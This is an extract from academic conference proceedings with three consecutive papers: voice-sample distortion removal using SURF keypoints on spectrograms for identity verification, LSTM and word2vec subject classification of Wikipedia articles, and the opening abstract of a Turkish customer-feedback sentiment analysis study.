Processing sound samples is not only a distortion analysis or identity verification, but also analysis of information, for example in the form of singing. It is important to distinguish the singing from other forms of speaking [3]. Moreover, there is an algorithm to check if a recorded sound can be classified as a spoken form [4]. All these techniques and applications find their place in different systems where voice is an important element. In [5], smartphone user identity was presented where gait characterization was used and the same idea can be used with voice analysis. Again in [6], voice-based authentication for the purpose of application in mobile phones was discussed. Large systems need huge databases where samples and data will be kept. During using the data contained in the database, it is often necessary to select a variety of them by using search and sort algorithms [7], [8]. Of course, algorithm is needed in the construction of large systems but also programming

language are very important. In [9], [10], the development of human-friendly notation was shown.

In this paper, the algorithm for simple detection of sound samples distortion is presented. The main use of this algorithm is based on the analysis of samples in identity verification systems.

## II. VOICE DEFECT DETECTION

The ideal voice-based user verification system should almost always handle verification. The work of the system shall be possibly independent, that means we can expect the system to work despite distortion, noise, and sample size. Unfortunately, the number of different problems from detection methods, analysis to classification that this type of tool must handle is large therefore it must be continuously developed and improved for practical use. Let us think about practical implementation in a company to grant access to workers. In case of a large company, an employee i.e. coming to work must declare the name to the voice receiver. In order not to cause queues and unnecessary problems, the software should verify the person in spite of any possible voice transformations such as hoarseness or cough.

### A. Algorithm for detecting selected distortion of the voice sample

The proposed solution is based on creating a collection of voice samples with the same information from one person. For these, implemented system is trained to evaluate input signals. In the process we can distinguish two stages - pattern preparation and pattern analysis. In the methodology SURF method described in [11] is used to extract key-points from recorded spectrograms. The process is presented in Algorithm 1.

### B. Pattern preparation

At the beginning of processing, a spectrogram is created for each sample. The spectrogram is a graph of the amplitude spectrum, which is formed by the use of a short-time Fourier transform (STFT). The process of creating spectrograms is based on the principle of calculating the short-time fast

**Algorithm 1** Pattern creation process

---

```

1: Start,
2: Define the radius  $r$  and limit value  $\phi$ ,
3: Load all audio samples,
4: for each audio sample do
5:   Create spectrogram,
6:   Find key-points using SURF algorithm,
7:   Create white bitmap called pattern,
8:   for each key-point do
9:     Set key-point,
10:    Draw and fill the circle with radius  $r$  with key-point
        as center,
11:   end for
12:   Save pattern,
13: end for
14: Create an array filled with 0,
15: for each pattern do
16:   for each pixel on the pattern do
17:     if pixel is black then
18:       Increase the corresponding value in the array by 1,
19:     end if
20:   end for
21: end for
22: Create white bitmap which will be called a general pattern,
23: for each value in the array do
24:   if value  $\geq \phi$  then
25:     Set black pixel,
26:   else
27:     Set white pixel,
28:   end if
29: end for
30: Return a general pattern,
31: Stop.

```

---

Fourier transform. According to [12] these are most usefully represented by the following equation

$$\begin{aligned}
 STFT\{x[n]\}(m, \omega) &\equiv X(m, \omega) \\
 &= \sum_{n=-\infty}^{\infty} x[n]w(n-m)\exp(-j\omega n),
 \end{aligned} \tag{1}$$

where  $x[n]$  is the discrete signal and function  $w$  is the Hann window defined as

$$w(n) = 0.5 \left( 1 - \cos \left( \frac{2\pi n}{N-1} \right) \right). \tag{2}$$

In this way, the defined transformation allows the spectrogram to be calculated by

$$spectrogram\{x(t)\}(\theta, \omega) \equiv |X(\theta, \omega)|^2. \tag{3}$$

In the next step, we find key points in these images using SURF (Speeded Up Robust Features) algorithm [11]. It uses a

Hessian to find points of interest and indicates local changes around the area. It is defined as

$$H(x, \omega) = \begin{bmatrix} L_{xx}(x, \omega) & L_{xy}(x, \omega) \\ L_{xy}(x, \omega) & L_{yy}(x, \omega) \end{bmatrix}, \tag{4}$$

where  $L_{xx}(x, \omega)$  is the convolution of the image with the second derivative of the Gaussian and can be calculated as

$$L_{xx}(x, \omega) = I(x) \frac{\partial^2}{\partial x^2} g(\omega), \tag{5}$$

$$L_{yy}(x, \omega) = I(x) \frac{\partial^2}{\partial y^2} g(\omega), \tag{6}$$

$$L_{xy}(x, \omega) = I(x) \frac{\partial^2}{\partial xy} g(\omega), \tag{7}$$

where  $g(\omega)$  is the Gaussian kernel.  $I(x)$  is an integral image where  $x$  is the point that stores the sum value of all pixels in the neighborhood calculated by

$$I(x) = \sum_{i=0}^{i \leq x} \sum_{j=0}^{j \leq y} I(x, y). \tag{8}$$

The whole detection algorithm is based on non-maximal-suppression of determinant of Hessian matrix defined in (4). Then, the extremes are found, which can be considered as key-points. The next step of SURF is the description which is based on Haar wavelet. Mentioned determinant can be calculated as

$$\det(H_{approximate}) = D_{xx}D_{yy} - (wD_{xy})^2, \tag{9}$$

where  $w$  is the weight, and  $D_{xx}$  refers to  $L_{xx}(x, \omega)$ .

Having key-points of all the samples, a pattern can be created for each of them. For each spectrogram, we create a new image, where we transfer the key-points. Further, for each point, a neighborhood is created in the form of circle - key-point is a center and  $r$  is a radius.

### C. Pattern analysis

The next step in proposed methodology is creation of a general pattern and then comparison of this pattern to extract only interesting information. Such extraction will allow us to remove unnecessary areas for instance distortions such as coughing.

In the first step, we create an array corresponding to the image size  $n \times m$ . Each cell is equal to 0. For each pattern, the pixel value is checked - if it is black, the corresponding cell in the array is incremented by 1. After checking all the images, we define the minimum value  $\phi$  which will represent the limit value in the general pattern creation process.

New bitmap of size  $n \times m$  is created. If the value of the cell in the array is greater or equal  $\phi$ , a black pixel is set. Otherwise, the pixel is white. The effect of this algorithm is shown in the Fig. 1, and the whole idea is described in Algorithm 1.

Analysis is understood as fitting a new sample to the general pattern. Once the pattern is matched, the rest of the samples can be removed because it contains noises or other misleading information for the verification process. If the sample is larger




Fig. 1: In the figures we can: (a) original spectrogram, (b) spectrogram with key-points found by SURF algorithm, (c) pattern created on the basis of key points, (d) pattern created on the basis of all the spectrograms.

than the pattern, it is shifted from left to right to find at least 80% of the key-points within the general pattern. If it is smaller, the sample is resized to the pattern size and the position of key-points are verified. The example of the action is shown in Fig. 3.




Fig. 2: Data extraction results due to selected voice imperfections.

### III. EXPERIMENTS

A small database of 100 different samples of *Han Solo* sentences was created. 40 samples were recorded without any voice defect to create the original pattern matching the person.

The remaining samples, for test purposes, were divided into four groups of 15 samples, namely: cough, scream, stutter and hoarseness.

Tests were performed because of the different parameter values  $r \in \langle 1, 40 \rangle$  and  $\phi \in \langle 5, k \rangle$  where  $k$  is the number of samples without any defect. In the case of a radius, too little value caused no pattern matching. On the other hand, too big value caused the pattern to cover the sample. It turns out that the value of the radius should be matched by the size of the sample – for samples of 940x300. The best results were obtained with a radius of 20 pixels. Adjusting  $\phi$  value is much simpler. The greater the value, the less points will be transferred to the general pattern. The tests showed that the number of points should not be too high, because the voice may have different distortions, such as the distance from the microphone. The best results were obtained for  $\phi = 10$ .

For such selected parameters, the proposed technique was tested for each voice sample with a defect. The results are shown in Fig. 2. Extraction of the name in most samples labeled as stuttering failed what can be caused by wrong choice of parameters. In other cases, extraction was successful for almost every sample. For such data, the efficiency of the method is 80%, which is not the best result. However, a greater number of samples as well as a better selection of values could improve the performance index.

### IV. CONCLUSIONS

In the paper, the application of graphic processing for removing unnecessary data from the verification sample of a voice spectrogram has been demonstrated. The proposed solution is intended for identity verification systems based on a short audio sample containing only the name of the person. Technique was tested on a small database of sound samples, resulting in 80% efficiency in extraction of these specific information. Of course, such a solution would reduce the amount of calculations for classifiers because the sample will not only be smaller but contain only needed information. Unfortunately, there are also some imperfections that affect the percentage efficiency of the method, that is, manually adjusting the value of the parameters that significantly affect the process of matching a sample to the pattern.

In future research, adjustment of parameter values will be analyzed for the best adjustment for many people in the database and others datasets. The method will be subjected to more analysis in order to increase efficiency. Furthermore, the removed imperfections in the samples may be subjected to a certain classification for analysis.

### V. ACKNOWLEDGMENT

Authors acknowledge contribution to this project to the Diamond Grant No. 0080/DIA/2016/45 funded by the Polish Ministry of Science and Higher Education.

### REFERENCES

- [1] D. Połap, "Neuro-heuristic voice recognition," in *Computer Science and Information Systems (FedCSIS), 2016 Federated Conference on*. IEEE, 2016, pp. 487–490.



Fig. 3: The process of matching a sample to a pattern, where of the samples is fitted into a general pattern used for key-points matching to remove coughing, distortion and other noises.

- [2] C. R. Francis, V. V. Nair, and S. Radhika, "A scale invariant technique for detection of voice disorders using modified mellin transform," in *Emerging Technological Trends (ICETT), International Conference on*, IEEE, 2016, pp. 1–6.
- [3] S. D. You, Y.-C. Wu, and S.-H. Peng, "Comparative study of singing voice detection methods," *Multimedia Tools and Applications*, vol. 75, no. 23, pp. 15 509–15 524, 2016.
- [4] S. S. Kumar and K. S. Rao, "Voice/non-voice detection using phase of zero frequency filtered speech signal," *Speech Communication*, vol. 81, pp. 90–103, 2016.
- [5] R. Damaševičius, R. Maskeliūnas, A. Venčkauskas, and M. Woźniak, "Smartphone user identity verification using gait characteristics," *Symmetry*, vol. 8, no. 10, p. 100, 2016.
- [6] R. Johnson, W. J. Scheirer, and T. E. Boulton, "Secure voice-based authentication for mobile devices: vaulted voice verification," in *SPIE Defense, Security, and Sensing*. International Society for Optics and Photonics, 2013, pp. 87 120P–87 120P.
- [7] Z. Marszałek, "Performance test on triple heap sort algorithm," *PUBLISHER UWM OLSZTYN 2017*, vol. 20, no. 1, pp. 49–61, 2017.
- [8] —, "Novel recursive fast sort algorithm," in *International Conference on Information and Software Technologies*. Springer, 2016, pp. 344–355.
- [9] M. Nosál', J. Porubán, and M. Sulír, "Customizing host ide for non-programming users of pure embedded ds1s: A case study," *Computer Languages, Systems & Structures*, 2017.
- [10] S. Chodarev, "Development of human-friendly notation for xml-based languages," in *Computer Science and Information Systems (FedCSIS), 2016 Federated Conference on*. IEEE, 2016, pp. 1565–1571.
- [11] H. Bay, T. Tuytelaars, and L. Van Gool, "Surf: Speeded up robust features," *Computer vision—ECCV 2006*, pp. 404–417, 2006.
- [12] P. Welch, "The use of fast fourier transform for the estimation of power spectra: a method based on time averaging over short, modified periodograms," *IEEE Transactions on audio and electroacoustics*, vol. 15, no. 2, pp. 70–73, 1967.

# Deep Learning methods for Subject Text Classification of Articles

Piotr Semberecki

Wrocław University of Science and Technology  
wybrzeże Stanisława Wyspiańskiego 27,  
50-370 Wrocław, Poland  
Email: piotr.semberecki@pwr.edu.pl

Henryk Maciejewski

Wrocław University of Science and Technology  
wybrzeże Stanisława Wyspiańskiego 27,  
50-370 Wrocław, Poland  
Email: henryk.maciejewski@pwr.edu.pl

**Abstract**—This work presents a method of classification of text documents using deep neural network with LSTM (long short-term memory) units. We have tested different approaches to build feature vectors, which represent documents to be classified: we used feature vectors constructed as sequences of words included in the documents, or, alternatively, we first converted words into vector representations using word2vec tool and used sequences of these vector representations as features of documents. We evaluated feasibility of this approach for the task of subject classification of documents using a collection of Wikipedia articles representing 7 subject categories. Our experiments show that the approach based on an LSTM network with documents represented as sequences of words coded into word2vec vectors outperformed a standard, bag-of-words approach with documents represented as frequency-of-words feature vectors.

## I. INTRODUCTION

THE problem of automated classification of text documents is one of important tasks solved by text mining methods. A number of diverse applications of text classification were reported in literature, ranging from subject categorization [3], analysis of sentiment of reviews or opinions, to authorship recognition of documents [4], [8], [9], etc.

Standard methods of text classification consist in representing documents with usually high-dimensional feature vectors and then training classifiers such as SVM, Naive Bayes, k-NN, etc. [7], [5], [6]. Although several ways of representing documents with feature vectors were proposed (see e.g. [1]), a commonly used approach consists in constructing feature vectors which represent (possibly weighted) frequencies of selected words or collections of words (bigrams, n-grams, phrases) that appear in subsequent documents. These approaches can be broadly named as bag-of-words methods.

In this work, we want to investigate feasibility of a conceptually different approach to (i) representing documents with feature vectors, and (ii) training classifiers. The key difference is that rather than using feature vectors which are based on frequencies of words, we use feature vectors that rely on sequences of words in documents. As a consequence of this, we also need to change the type of classifier used: we use in this study a neural network with the long short-term memory (LSTM) [15] element, which allows to learn sequences from the training data. We use two different ways to of representing sequences of words for training the LSTM network: with

simple encoding of words, and with word2vec method which represents words in vector space [10].

We provide empirical verification of this approach based on a collection of Wikipedia articles which represent 7 subject categories (arts, history, law, medicine, religion, sports and technology), with 1000 articles per category. As this corpus was also used in our previous study [2], where subject classification was based on bag-of-words approach, we have a chance to compare performance of these two methods.

Technically, the presented approach to classification was implemented using the Keras with Tensorflow library for deep neural networks with the models trained on a GPU. We also provide some technical details regarding implementation of the classifiers, as this may be of use to the interested readers. Keras is a wrapper to Tensorflow that gives ability to construct neural networks layers in just few lines of code, which defines the layers that the model consist of. Figures included in this paper present what network architectures were developed (Fig. 1-4).

The idea behind this paper, was to show how to build effective text classifier using state-of-the-art Deep Learning methods and tools and show what issues can appear during this procedure.

## II. STANDARD (BOW) APPROACH TO CLASSIFICATION

In traditional Bag-of-Words approach the key-words are filtered from training data. Usually, some Natural Language Processing methods can be involved such as: Segmentation, Tokenization, PoS Tagging, Entity Detection, Relation Detection [12]. Creating such objects from text can give a lot of information about its content. The appearance and frequencies of specific tokens, entities are used as a basis for Bag-of-Words model. However, the number of this kind of object can be very large. Therefore, methods to reduce dimensionality of data are needed, for instance TF-IDF, PCA, LDA, SVD, t-SNE etc. [11], [20] to take only the most important words for classification.

### A. Related work

In this work, we used NLTK (Natural Language Processing Toolkit) algorithms for tokenization. However, we adopted a different approach to feature selection: rather than encoding

the frequencies of key-words, the words from sentences were directly transformed into sequences of encoding vectors and were used for training deep learning methods such as Long Short-Term Memory Network (LSTM). This approach has a common factor with probabilistic models such as n-grams, conditional random fields and other Markov-models, which also use sequences and are based on appearance probability of specific words.

LSTM neural networks are considered as state-of-the-art approaches offering very high accuracy results in several Natural Language Processing tasks such as: Bi-directional LSTM-CRF [18] for Part of Speech Tagging and Tree-LSTMs for sentiment analysis [19]. Also, simpler versions of LSTMs, referred to as Gated Recurrent Units (GRUs) [16] are used as key parts of larger systems like state-of-the-art Dynamic Memory Networks, developing more complicated tasks such as questions-answering systems [17].

#### *B. Sample data for empirical verification of the methods*

The dataset used for this work has been introduced in [2]. It is based on English Wikipedia articles. Each article has at least 400 characters. The corpus consists of 7 categories such as arts, history, law, medicine, religion, sports and technology with 1000 articles in each category. The data was split randomly into 800 training and 200 testing articles. Also, later in the tests k-fold validation was performed. The test was performed for 2, 3 and 7 categories independently.

Prior to feature selection and model development, we pre-processed the text data using standard NLP methods (with NLTK library) – the first step was to tokenize the text documents. This approach was similar to previous work [2] and is a part of traditional NLP processing chain. We used English Punkt as sentence tokenizer for segmentation task. Next, the sentences were split to words by RegexpTokenizer over white spaces and punctuation was removed from the text. After that, all letters were changed to lowercase. Finally, all stopwords were removed from data.

The corpus used in this study was very diversified. Each article had on average 520 words with standard deviation of 902. The largest article had 14591 words, however, for training purpose each of the articles was cropped to 500 or 1000 words in length.

#### *C. Results of BOW method for this dataset in previous work*

This work is an extension of the previous research [2], where subject classification was done using standard Machine Learning such as Decision Trees, Naive Bayes classifier etc., with the focus on distributed implementation, in order to manage large volumes of data. The best results in the previous work was obtained using Bag-of-Words model with TF-IDF and Naive Bayes, where recognition of three categories: History, Arts and Law was done with ca 75.28% accuracy on the testing corpus.

### III. PROPOSED APPROACH TO REPRESENTATION OF TEXT DOCS FOR CLASSIFICATION

The goal of this work was to apply the new Deep Learning approach to problem of subject classification and compare this with the results of the study solved previously. During this research, two approaches to feature selection were tested. In order to use Deep Recurrent Neural Network (i.e. deep networks with the LSTM component), all the data had to be used as vectors of sequences. The first approach to obtaining such vectors was based on a very simple vocabulary encoding. It worked well for binary classification, however its accuracy deteriorated when the number of classes (subject categories) increased. The second approach was based on more sophisticated word2vec method, which was more stable and elastic solution.

#### *A. Method 1 – Simple encoding of word sequences*

The first idea presented in this paper came from Kaggle challenge called "Sentiment Analysis on Movie Reviews" [21], in which was provided IMBD Movies reviews dataset was provided for sentiment classification, which is a quite close related problem to subject classification. This dataset is also available in Keras. Based on this approach, also the Wikipedia tokenized corpus used in this work was encoded.

The simplest idea to encode words is to enumerate them. In this approach, the words are encoded using the following mapping: word\_from\_dictionary: number. The dictionary is ordered from most frequent words in learning set to the least frequent ones, with the conventions: 1 - denotes the start of the sentence, 2 - means word out-of-vocabulary, 0 - is padding if the vector is shorter. This padding is done in front of the vector and the start of the vector is truncated if the sequences are longer than 1000 words. The vocabulary size was 10 000 tokens. Larger number of tokens would provide computational difficulties and this was the reason why this method has limited application. Example vector, which represents sentence can have a form [0, 0, 0, 1, 3565, 2, 3214, ...]. This method worked with 91.52% accuracy on two classes, but on three classes it decreased to 76.53% and 58.93% on seven classes (table I).

#### *B. Method 2 – word2vec - based encoding*

Word2vec is a method of representation of words in multi-dimensional vector space, recently proposed by Mikolov et al. [10]. Vector representations of words created (trained) on sufficiently large text corpus exhibit interesting linguistic regularities, e.g. distance between vector representations of words is an indicator of semantic similarity between the words. Due to these properties, vector representations of text have been used as features in many tasks related to natural language processing, such as word clustering, machine translation etc. In this work we want to investigate if word2vec representations of sequences of words can yield successful features for subject classification of documents.

In case of this work, the word2vec was calculated on a small number of words from training set with the dimensionality of the vector space equal 100. These first results show that



the training corpus was too small to properly calculate this vector values, because fraction of out-of-vocabulary words was almost 69% in binary classification and decreased to 67% in seven category multinomial classification. This lead to 78% and 14% accuracy in classification tasks, respectively.

The problem that emerged here was to gather more data. However, it was not feasible to get the required volume of training data (articles) from Wikipedia. Also, artificial text augmentation wouldn't be easy. The solution in order to overcome these limitations which we chose was to use a technique commonly applied in image classification called transfer learning. In Natural Language Processing this is usually done by using pretrained word vectors. One of the easily accessible vectors where available at the Google News word2vec official site [13]. It is worth to mention, that the Wikipedia is a domain specific set of texts, rather different than Google News. The fraction of out-of-vocabulary words was almost equal both for two and seven categories and was 53% comparing to previously mentioned 69% and 67% training set Word2vec. As a result, the efficiency was 92.25% for binary and 86.21% for seven category multinomial classification (table I). It has shown that even the Google News vectors had less corresponding words in the training data, it is enough general, that the LSTM Network can be effectively trained and it works even better than word vectors created from the training data. However, to fit a model with this type of vectors on a single GPU the length of sequences had to be shortened from 1000 to 500. Using the same size of length for simple vectorizer resulted that, it wasn't possible to fit this model. The reason was that Google News Word2vec had 300 vector length per word.

#### IV. ARCHITECTURE OF THE PROPOSED RECURRENT DEEP NETWORK

The idea in this paper was to use a standard LSTM network. This network has an advantage over standard Recurrent Neural Network that it doesn't have problems with vanishing gradients [14]. Simpler version of LSTM is GRU (Gated Recurrent Unit), that is almost as effective as LSTM, but it can be trained faster. However, the corpus used in this work had only 40 MB, therefore this wasn't necessary. The number of cells in LSTM was 500.

For each type of approach and number of categories slightly different network was used. In the simple vectorization approach an Embedding Layer was used. This layer encoded each token into 32 dense vectors. This is needed for proper LSTM training. In Word2vec approach this can be omitted. Other differences are in the last, dense, fully-connected layer. The number of units in this layer depends on the number of categories that each network is supporting (Fig. 1-4).

#### V. EMPIRICAL VERIFICATION

The results were obtained using Keras framework with Tensorflow backend (table I). All the experiments were done on NVIDIA 1080 Ti GPU with 11GB of RAM. The maximum number of epochs used in training was 50. The duration of




Fig. 1. Neural network used with simple vectorizer for binary classification. The simple encoded vectors with 1000 length are transformed into dense 1000x32 embeddings. LSTM has 500 units and dense layer has 1 unit.




Fig. 2. Neural network used with simple vectorizer for multinomial classification. The simple encoded vectors with 1000 length are transformed into dense 1000x32 embeddings. LSTM has 500 units and dense layer used for classification has 7 units.




Fig. 3. Neural network used with Word2vec vectorizer for binary classification. The 500 length sequences with 300-length word vectors are put into 500 units LSTM. The dense layer used for classification has 1 unit.




Fig. 4. Neural network used with Word2vec vectorizer for multinomial classification. The 500 length sequences with 300-length word vectors are put into 500 units LSTM. The dense layer used for classification has 7 units.



TABLE I  
DEEP NEURAL NETWORKS ACCURACY

Nr of classes	Simple Vectorizer	Word2vec	Class	Arts	History	Law	Medicine	Religion	Sports	Technology	Avg.
2	91.52 %	92.25 %	LSTM Prec.	89.5	79.5	92.5	87.5	82.0	90.5	82.0	86.21
3	76.53 %	89.52 %	CNN Prec.	82.5	62.0	88.0	85.5	83.0	89.5	83.5	82.07
7	58.93 %	86.21 %									

each epoch was from 5 seconds with Google News word2vec to 30 seconds for simple vectorizer multinomial classification. Batch size was 200. For binary classification binary crossentropy was used, and for multinomial - sparse categorical crossentropy as a loss function. The optimizer was Adam with default parameters, for instance learning rate was 0.001. The activation function was traditional sigmoid.

Also, the result for seven category classification with Google News word2vec for LSTM was compared with Convolutional Neural Network with architecture similar to [22], but without dropout regularization and it achieved ca 82% accuracy (table I). In this table we can also see that LSTM has better precision than CNN in most cases. Therefore CNN was less effective, but it could be trained an order of magnitude faster.

## VI. CONCLUSIONS

In this work we demonstrated a method of subject classification of text documents with the documents represented by sequences of words, which were used for training an LSTM neural network. We tried several ways of coding words appearing in the sequences, and found that the most promising results of classification were obtained with words represented in the word2vec vector space. We used word2vec models trained on a large Google news corpus and found that application of models trained on small corpora does not yield successful features for classification. We evaluated the method based on a sample corpus of Wikipedia articles, and obtained accuracy of ca 86% (accuracy of model trained to recognize one out of 7 subject categories). This best performance was realized with LSTM models trained with word2vec-coded sequences of words; these models outperformed a standard bag-of-words approach reported in our previous work. Although training deep neural networks is commonly regarded as resource-demanding, we found that training deep LSTM neural models as presented in this case study is now feasible using robust libraries such as Keras with Tensorflow and using mid-range GPU devices (system with 11GB of RAM was used). We also provide some technical hints regarding how such tasks can be solved with deep-learning approach.

The research can be continued in future work in order to increase the accuracy. The idea here would be to create better word vectors on larger corpora than Google News or using other word vector representation such as GloVe (Global Vectors) [23]. Also, some updates of network architectures with regularization method can be considered. However, the results show, that generalization of vector representation is a fundamental part in creating effective Deep Neural Network models for NLP and this vectors can be effectively used for texts that was not their main target.

## REFERENCES

- [1] G. Forman, "An extensive empirical study of feature selection metrics for text classification," *The Journal of machine learning research*, vol. 3, 2003, pp. 1289–1305.
- [2] P. Semberewski and H. Maciejewski, "Distributed classification of text documents of Apache Spark platform," in *Artificial Intelligence and Soft Computing Conference, I Zakopane*, 2016, pp. 621–630.
- [3] F. Sebastiani, "Machine learning in automated text categorization," *ACM Computing Surveys*, 34(1):1-47, 2002.
- [4] S. Wang and C.D. Manning, "Baselines and bigrams: Simple, good sentiment and topic classification," in *Proceedings of the 50th Annual Meeting of the Association for Computational Linguistics: Short Papers-Volume 2. Association for Computational Linguistics*, 2012, pp. 90-94.
- [5] K.A. Vidhya, G. Aghila, "A Survey of Naive Bayes Machine Learning approach in Text Document Classification," *International Journal of Computer Science and Information Security*, vol. 7, 2010, no. 2, pp. 206–211.
- [6] L. Wang, X. Zhao, "Improved k-nn Classification Algorithm Research in Text Categorization," in *Proceedings of the 2nd International Conference on Communications and Networks (CECNet)*, 2012, pp. 1848–1852.
- [7] W. Zi-Qiang, S. Xia, Z. De-Xian, L. Xin, "An Optimal SVM-Based Text Classification Algorithm," in *Fifth International Conference on Machine Learning and Cybernetics*, Dalian, 2006, pp. 13–16.
- [8] M. Koppel, J. Schler, S. Argamon, "Authorship attribution in the wild," *Language Resources and Evaluation*, vol. 45(1), 2011, pp. 83–94.
- [9] M. Koppel and Y. Winter, "Determining if two documents are written by the same author," *Journal of the Association for Information Science and Technology*, vol. 65(1), 2014, pp. 178–187.
- [10] T. Mikolov, K. Chen, G. Corrado, J. Dean, "Efficient Estimation of Word Representations in Vector Space," in *Proceedings of Workshop at ICLR*, 2013.
- [11] J. Li, X. Chen, E. Hovy, D. Jurasky, "Visualizing and Understanding Neural Models in NLP", *CoRR* 2015.
- [12] Bird, S., Klein, E., Loper, E.: "Natural Language Processing with Python - Analyzing Text with the Natural Language Toolkit" O'Reilly 2009
- [13] "Google News word2vec dataset" <https://code.google.com/archive/p/word2vec/>
- [14] S. Hochreiter, Y. Bengio, P. Frasconi, and J. Schmidhuber. "Gradient flow in recurrent nets: the difficulty of learning long-term dependencies". *A Field Guide to Dynamical Recurrent Neural Networks*. IEEE Press, 2001.
- [15] S. Hochreiter, J. Schmidhuber "Long Short-term Memory" *Neural Computing* 1997. vol. 9 pp. 1735–1780
- [16] J. Chung, C. Gulcehre, K. Cho, Y. Bengio, "Empirical Evaluation of Gated Recurrent Neural Networks on Sequence Modeling", *CoRR* 2014
- [17] A. Kumar, O. IRsoy, J. Su, J. Bradbury, R. English, B. Pierce, P. Ondruska, I. Gulrajani, R. Socher, "Ask Me Anything: Dynamic Memory Networks for Natural Language Processing", *CoRR* 2015
- [18] Z. Huang, W. Xu, Kai You, "Bidirectional LSTM-CRF Models for Sequence Tagging" *CoRR* 2015
- [19] K. Tai, R. Socher, C. Manning "Improved Semantic Representations From Tree-Structured Long Short-Term" *CoRR* 2015
- [20] M. Lamar, Y. Maron, M. Johnson, E. Bienenstock, "SVD and clustering for unsupervised POS tagging", *In ACL* 2010, pp. 215–219, July 11–16.
- [21] Kaggle "Sentiment Analysis on Movie Reviews" <https://www.kaggle.com/c/sentiment-analysis-on-movie-reviews>
- [22] "How to implement Sentiment Analysis using word embedding and Convolutional Neural Networks on Keras." <https://medium.com/@thoszymkowiak/how-to-implement-sentiment-analysis-using-word-embedding-and-convolutional-neural-networks-on-keras-163197aef623>
- [23] Pennington, J., Socher, R., Manning, C. D.: "GloVe: Global Vectors for Word Representation" *In EMNLP* 2014, pp. 1532–1543

# A Hierarchical Approach for Sentiment Analysis and Categorization of Turkish Written Customer Relationship Management Data

Mehmet Saygın Seyfioğlu

Cyber Security and Big Data Department  
STM Defense Technologies Engineering and Trade Corp  
TOBB University of Economics and Technology  
Ankara, Turkey  
Email: msaygin.seyfioğlu@stm.com.tr

Mustafa Umut Demirezen

Cyber Security and Big Data Department  
STM Defense Technologies Engineering and Trade Corp  
Ankara, Turkey  
Email: udemirezen@stm.com.tr

**Abstract**—Today, large scale companies are receiving tens of thousands of feedback from their customers every day, which makes it impossible for them to evaluate the feedbacks manually. As sentiments expressed by the customers are vitally important for companies, an accurate and swift analysis is needed. In this paper, a hierarchical approach is proposed for sentiment analysis and further categorization of Turkish written customer feedback to a private airline company. First, the word embeddings of customer feedbacks are computed by using Word2Vec then averaged in proportion with the inverse of their frequency in the document. For binary sentiment analysis, i.e. determination of 'positive' and 'negative' sentiments, an extreme gradient boosting (xgboost) classifier is trained on averaged review vectors and an overall accuracy of 92.5% is obtained which is 16.8% higher than that of the baseline model. For further categorization of negative sentiments in one of twelve pre determined classes, an xgboost classifier is trained upon document embeddings of negatively classified comments, which were calculated using Doc2Vec. An overall accuracy of 71.16% is obtained for the task of categorization of 12 different classes using the Doc2Vec approach, thereby yielding a classification accuracy 19.1% higher than that of the baseline model.

**Index Terms**—customer relationship management, word2vec, doc2vec, classification, sentiment analysis, xgboost

## I. INTRODUCTION

